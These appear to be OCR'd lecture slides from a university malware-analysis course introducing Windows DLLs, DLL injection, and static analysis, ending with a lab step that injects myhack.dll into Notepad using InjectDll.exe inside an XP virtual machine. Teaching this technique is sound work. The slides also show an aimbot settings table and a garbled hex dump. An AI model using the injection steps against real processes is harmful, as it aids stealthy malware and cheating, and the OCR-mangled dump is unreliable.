Class 3

CSC 471 Modern Malware Analysis DLL Injection, Static Analysis


Si Chen (schen@wcupa.edu)

Course Outline (1)


- DLL Injection
  - Dynamic-link library
  - DLL Injection example
  - Source code of myhack.dll
- Static Analysis
  - Cryptographic Hash
  - Anti-Virus Scanning
  - Strings
  - PE file
  - Packer and Cryptor
- PE Format

Dynamic-link library (DLL)

- **Dynamic-link library** (or **DLL**) is Microsoft's implementation of the shared library concept in the Microsoft Windows
- A DLL is a module that **contains functions** (called exported functions or exports) that can be used by another program.




Dynamic Linking




Dynamic Linking in Linux and Windows

Linux	Windows
ELF file	.exe (PE)
.so (Shared object file)	**.dll (Dynamic Linking Library)**
.a	.lib (static linking library)
.o (intermediate file between complication and linking, object file)	.obj

Common DLLs






DLL	Description
Kernel32.dll	This is a very common DLL that contains core functionality, such as access and manipulation of memory, files, and hardware.
Advapi32.dll	This DLL provides access to advanced core Windows components such as the Service Manager and Registry.
User32.dll	This DLL contains all the user-interface components, such as buttons, scroll bars, and components for controlling and responding to user actions.
Gdi32.dll	This DLL contains functions for displaying and manipulating graphics.
Ntdll.dll	This DLL is the interface to the Windows kernel. Executables generally do not import this file directly, although it is always imported indirectly by *Kernel32.dll*. If an executable imports this file, it means that the author intended to use functionality not normally available to Windows programs. Some tasks, such as hiding functionality or manipulating processes, will use this interface.
WSock32.dll and *Ws2_32.dll*	These are networking DLLs. A program that accesses either of these most likely connects to a network or performs network-related tasks.
Wininet.dll	This DLL contains higher-level networking functions that implement protocols such as FTP, HTTP, and NTP.


DLL Injection

- DLL injection is method of **injecting code** to some other processe's address space and **executing that piece of code on behalf of that process**.
- DLL injection provides a platform for **manipulating the execution of a running process**.
  - It's very commonly used for logging information while reverse engineering.
  - It has gained bad name for itself since it's mostly used by **malware** for stealth purposes:
    - Hiding malicious code into system process
      - Winlogon.exe, services.exe, svchost.exe explorer.exe
    - Open backdoor port
    - Connect remote server
    - Keylogging…
  - It's also frequently used within the game hacking world to code bots

DLL Injection




DLL Injection



```
3E21
                         Comment
                         112
exe+1390                 [FFFFFFFF]
exe+400C
XP.exe+108C]             [7629D9F3]
A4D                      23117
exe+3E5E
he stack
ize=1000 Physical Address=31DA
B  0C 0D 0E 0F  0123456789ABCDEF
0  8E 00 00 00  ................
0  28 00 00 00  ...........(....
0  10 00 00 00  ........c.......
0  59 00 00 00  ....X.Y.Z.Z.Y...
0  E9 03 00 00  ................
0  E8 03 00 00  ........p.......
0  EA 03 00 00  q.......o.......
0  EB 03 00 00  ................
0  EC 03 00 00  ................
0  EC 03 00 00  ................
0  EC 03 00 00  ................
010050B0 BE 02 00 00 EC 03 00 00 C0 02 00 00 EC 03 00 00  ................
010050C0 C2 02 00 00 EC 03 00 00 00 00 00 00 00 00 00 00  ................
```

DLL Injection




Aimbot	Off
Aimbot Mode	Full
Aim Bone	Chest only
Auto Fire	Off
Fire Delay	0
Auto Zoom	Off
Zoom Delay	0
Aim Angle	360.0
Aim Priority	FOV
Aim on Friendly	Off
Aim on Enemy	On


Let’s try our first “Malware”

- Download and run XP VM image
- Open command line terminal and go to C:\Work
- Open a Notepad
- Open DebugView
- Open Process Explorer and find the PID of Notepad
- In command line, type
  - InjectDll.exe <PID OF NOTEPAD> myhack.dll

Screenshots

